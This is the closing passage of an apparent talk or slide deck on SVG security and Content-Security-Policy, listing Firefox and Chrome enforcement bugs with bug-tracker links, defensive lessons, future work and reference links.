`Content-Security-Policy: default-src 'none'; style-src 'self'; frame-src 'self';`

Expected: CSS allowed by `style-src`.

Normal iframe:

Sandboxed iframe:

(b) Chrome

Other issues

- Firefox did not properly apply CSP to sandboxed iframes prior to version 28.0. It is still not properly applied in the Firefox 24 ESR branch.[9] This appears to have been due to wider problems with sandboxed iframes.
- Both Chrome[10] and Firefox[11] display in-line SVG even under the CSP `img-src: none`. There does not appear to be agreement on whether an in-line SVG is an image or something else. My position is that since `data:` URIs can be blocked using `img-src`, in-line SVG should be blockable as well.
- `style-src` didn't prevent Chrome from incorrectly loading cross-origin stylesheets from static image SVGs.[12]

[9] `https://bugzilla.mozilla.org/show_bug.cgi?id=1018310`

[10] `https://code.google.com/p/chromium/issues/detail?id=378500`

[11] `https://bugzilla.mozilla.org/show_bug.cgi?id=1018310`

[12] `https://code.google.com/p/chromium/issues/detail?id=378500`

Lessons to be learned

- Treat SVG like you would HTML, not like you would PNG.
- Never load untrusted SVG as an object or iframe from the same origin as trusted content.
- Major browsers still have issues correctly enforcing web security rules.
- CSP is your friend. Use it. Even if you can't use it right away, design new code to be CSP-compatible.

Future work

- Mobile browsers
- Different CSPs on HTML and embedded SVG
- SVG 2.0: `iframe` and `canvas` and other fun stuff?
- SVG's `use` element and anything else that takes a URI argument
- IE12's CSP implementation

More information

- SVG 1.1: `http://www.w3.org/TR/SVG/single-page.html`, `https://developer.mozilla.org/en-US/docs/Web/SVG`
- CSP 1.0: `http://www.w3.org/TR/CSP/`, `https://developer.mozilla.org/en-US/docs/Web/Security/CSP`, `https://www.isecpartners.com/media/106598/csp_best_practices.pdf`
- HTML 5: `http://www.w3.org/TR/html5/Overview.html`
- SVG as a static image: `https://developer.mozilla.org/en-US/docs/Web/SVG/SVG_as_an_Image`
- Integrating SVG with other stuff: `http://www.w3.org/TR/2014/WD-svg-integration-20140417/`

QUESTIONS?

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